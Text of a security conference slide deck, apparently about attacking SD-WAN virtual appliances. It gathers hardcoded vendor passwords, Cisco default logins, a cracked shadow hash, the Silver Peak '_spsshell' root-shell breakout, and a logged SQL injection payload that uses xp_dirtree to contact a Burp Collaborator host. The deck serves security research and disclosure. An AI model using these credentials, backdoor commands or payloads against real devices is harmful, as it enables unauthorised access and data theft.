

ONE BY ONE – DATA PLAN

- Network Functions Virtualization(NVF): principle of separating network functions from the hardware
- Network Function (NF): functional block within a network infrastructure that has well-defined external interfaces and well-defined functional behavior
- VNF is a software implementation of an NF within NVF architecture framework
 - DPI/IDPS, WAF, LB, NAT, PROXY/VPN
- NFV Infrastructure (NFVI): hardware and software on which VNFs are deployed



SERVICE CHAINING & SECURITY

- Dynamic mesh overlay VPN
- Security functions chaining
 - Branch
 - HQ
 - SOC
 - Cloud (MSS)



SECURITY!

SD-WAN is Driving a New Approach to Security

by Derek Granath | Published Feb 6, 2018

<http://blog.silver-peak.com/sdwan-driving-new-approach-to-security>

The many benefits of SD-WAN for today's networks

SD-WAN ... offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

<https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it>


Four Reasons Why SD-WAN Makes Sense

By **Peter Scott**, SD-WAN Contributor

2. Better **Security**

Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

<https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm>



...adopting the SD-WAN because of the net benefit gains in bandwidth, availability, **security** and cost savings...

A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.

The Rise of the SD-WAN

August 2, 2017

By *Tony Bardo*

<https://www.afcea.org/content/rise-sd-wan>



A close-up shot of Yoda from Star Wars, holding a glowing green lightsaber. He has a serious expression. The background is dark and out of focus.

SECURITY

**Do or do not,
there is no try.**

Yoda

TO HACK AN NETWORK APPLIANCE...



SD-WAN IS A VIRTUAL APPLIANCE

Virtual Appliances: A New Paradigm for Software Delivery

+

SDN and NFV: New paradigm communication

Answers Episodes

A New Paradigm

The screenshot shows the Microsoft Azure Marketplace search results for 'sd-wan'. The search bar at the top contains 'sd-wan' and a search icon. Below the search bar, it indicates 'sd-wan (30 results) showing 1 - 10'. The results list includes:

- Xelerate SD-WAN SaaS**: Xelerate global cloud platform application acceleration solution, based on the global intelligent full-mesh network, all nodes have independent computing capabilities. (0 reviews, Version 1, Sold by NETPAS)
- CloudGenix**: The CloudGenix SD-WAN solution for Linux/Windows.
- NetScaler SD-WAN Standard Edition**: NetScaler SD-WAN Standard Edition 9.3.
- Riverbed SteelConnect Gateway (SD-WAN)**: Riverbed SteelConnect Gateway for Azure.

The Microsoft Azure logo and navigation menu are also visible in the background.

<http://www.teldat.com/blog/en/sdn-and-nfv-new-paradigm-communication/>
<https://www.vmware.com/content/dam/digitalmarketing/vmware/en/pdf/products/vam/vmware-virtual-appliance-solutions-white-paper.pdf>
<http://answersforaws.com/blog/2013/07/a-new-paradigm/>

WHERE TO BEGIN? ROOT IT!


- grep file system
- Local vulns
- Admin backdoors
- Remote vulns
- Patch "the box"

ZERO NIGHTS

Pros/Cons for Bug Hunting

- Pros
 - Likely share 95% same code as physical device
 - Common mindset of "customers don't have root" which leads to shipping a "litter box"

Jeremy Brown, Hacking Virtual Appliances, Zeronights 2015
<http://2015.zeronights.org/assets/files/01-Brown.pdf>



GOOGLE THIS!


```
from fabric.api import sudo
from fabric.api import env
from fabric.api import run
```

```
env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"
```

```
def test():
    sudo('ls -lrt')
    sudo("sudo sed -i '/singh/ s/[/anythin/' /tmp/pompina")
```

```
test()
```

<http://dailydebugtechlove.blogspot.com/2016/01/python-fabric.html>



The screenshot shows a GitHub repository page for 'joshuap-cfy / frontier-versa-sdwan-poc-0117', which is a fork of 'Cloudify-PS/cloudify-versa-plugin'. The repository has 0 pull requests, 0 projects, a Wiki, and Insights. The file 'examples/addnetwork.yaml' is selected, showing 187 lines (175 sloc) and 5.64 KB. The code is a YAML file with the following content:

```
1 #Add and configure network with DHCP,DNS,Firewall to exsistent organization
2 #Organization must have one free interface
3 tosca_definitions_version: cloudify_dsl_1_3
4
5 imports:
6   - imports.yaml
7
8 inputs:
9   versa_url:
10     default: "https://172.19.0.210:9183"
11   client_id:
12     default: "voae_rest"
13   client_secret:
14     default: "asrevnet_123"
15   username:
16     default: "Administrator"
17   password:
18     default: "versa123"
```

<https://github.com/joshuap-cfy/frontier-versa-sdwan-poc-0117/blob/master/examples/addnetwork.yaml>

GOOGLE THIS AGAIN!

Version 6.2.11, September 2015

Silver Peak VXOA < 6.2.11 - Multiple Vulnerabilities

==Subshell Breakout==

An administrative user with access to the enable menu of the login subshell may enter a hardcoded string to obtain a bash shell on the operating system.

EDB-ID: 38197	Author: Security-Assessment.com	Published: 2015-09-15
CVE: N/A	Type: Webapps	Platform: PHP
Aliases: N/A	Advisory/Source: Link	Tags: N/A
E-DB Verified: 	Exploit:  Download / View Raw	Vulnerable App: N/A

Version 8.1.6.x, March 2018 (Patched 8.1.7)

```
silverpeak > en
silverpeak # _spsshell
[admin@silverpeak root]# id
uid=0(admin) gid=0(root) groups=0(root)
```

<https://www.exploit-db.com/exploits/38197/>

A scene from Star Wars featuring Yoda in a cave, looking thoughtful with his hands raised. The background is a dimly lit cave with stalactites and stalagmites. The lighting is a mix of blue and green, creating a somber and mysterious atmosphere. Yoda's expression is one of deep concentration or perhaps a moment of realization.

***The Google-Fu
is strong with
this one.***

GREP FOR PASSWORDS

- Config
- Code
- Logs
- ...

```
71 $password = 'talari'
```

Vulnerable File

```
.\app\Test\Case\Controller\Component\Auth\PAMA  
uthenticateTest.php
```

```
68 'password' => 'T414riC4|<3'
```

Vulnerable File

```
.\app\Config\database.php
```

/etc/shadow file

```
admin:aaLR8vE.jjhss:17595:0:99999:7:::
```

```
DES: admin
```

/var/log/vnms/karaf/vnms-console.log

```
/var/log/vnms/karaf/vnms-
```

```
console.log:org.springframework.jdbc.BadSqlGrammarException:  
StatementCallback; bad SQL grammar [insert into Audit (user_name, tenant,  
remote_address, port, operation, object_key, changeset, time, failure,  
failure_reason) values ('Administrator','ProviderDataCenterSystemAdmin',  
'10.2.3.102', 63948, 'create', 'null', '{"change-  
password":{"currentpassword": "      123;declare @q varchar(99);set  
@q='\\\\"mg6o7h38tizfqva0bfhzhf8vbb2hz5qvenldp2.burpcollab'+ 'orator.net\\oj';  
exec master.dbo.xp_dirtree @q;-- ", "newpassword": "P@ssw0rd"}}', '1/21/18 7:02  
PM', 'false', '')]; nested exception is org.postgresql.util.PSQLException:  
ERROR: syntax error at or near "\
```



- They're flakes!
- They're 1337!

DO SOME FORENSICS

```
# cat /root/.bash_history
ls /var/log/messages
...
cd /var/opt/tms/
ls
./scrub_aws.sh
rm -rf scrub_aws.sh
ls
shutdown
cli
exit
```



Sergei Gordeichik

Can we check hash for Silverpeak123

```
spsadmin:$1$16Bvqcvt$9yBdNThrxx6jVqdNmgDZX1:10000:0:99999:7:::
```

Reply Edit Delete Like Mar 01, 2018



Denis Kolegov

Verified. Salt: 16Bvqcvt, password: Silverpeak123.

```
{
[[ -d $auth_dir ]] || mkdir -p ${auth_dir}
echo $ADMIN_USER':$1$.SM/kuyL$2gSstvF3Tzw010fOiwg3F1' | chpasswd -e || true
echo ${OTHER_USERS// *}: '$1$To8UC/o0$m4V8wPZ/AfD2NStMx7xJM1' | chpasswd -e

# disable direct login for other users
passwd -l ${OTHER_USERS// *}
```

YOU CAN'T STOP PROGRESS!

Cisco Default Passwords (Valid December 2018)

Cisco Model	Default Username	Default Password
ESW-520-24-K9	cisco	cisco
ESW-520-24P-K9	cisco	cisco
ESW-520-48-K9	cisco	cisco
ESW-520-48P-K9	cisco	cisco
ESW-520-8P-K9	cisco	cisco
ESW-540-24-K9	cisco	cisco
ESW-540-24P-K9	cisco	cisco

```
env.user = "Administrator"  
env.host_string = '10.192.28.176'  
env.password = "versa123"
```



Sergei Gordeichik

Can we check hash for Silverpeak123

```
spsadmin:$1$16Bvqcvt$9yBdNThrxx6jVqdNmgDZX1:10000:0:99999:7:::
```

Reply Edit Delete Like Mar 01, 2018



Denis Kolegov

Verified. Salt: 16Bvqcvt, password: Silverpeak123.

68 'password' => 'T414riC4|<3'

PATCH IT

- Hash in /etc/shadow
- Boot scripts
- Remote mgt configs
- Web interface
- Linux /sbin
- ...
- Local/Remote shell


The **dark side** of the Force is a pathway to many abilities some consider to be unnatural



SD-WAN SECURITY ASSESSMENT

Now, young Skywalker... you will die.

SYSTEM ENGINEER POINT OF VIEW



PATCH LEVEL



Vulners Audit Scanner

Free Linux vulnerability assessment and patch management tool

- Obsolete Linux (example: kernel 2.6.38)
- Obsolete packages
- Obsolete components

BusyBox 1.25.1 released October 2016

Angular 1.5.8 released July 2016

Django 1.8.6 released November 2015

OpenSSL 0.9.8b released May 2006

Note: Support for OpenSSL 0.9.8 ended on 31st December 2015 and is no longer receiving security updates

OS Name - debian, OS Version - 7

Total found packages: 726

Vulnerable packages:

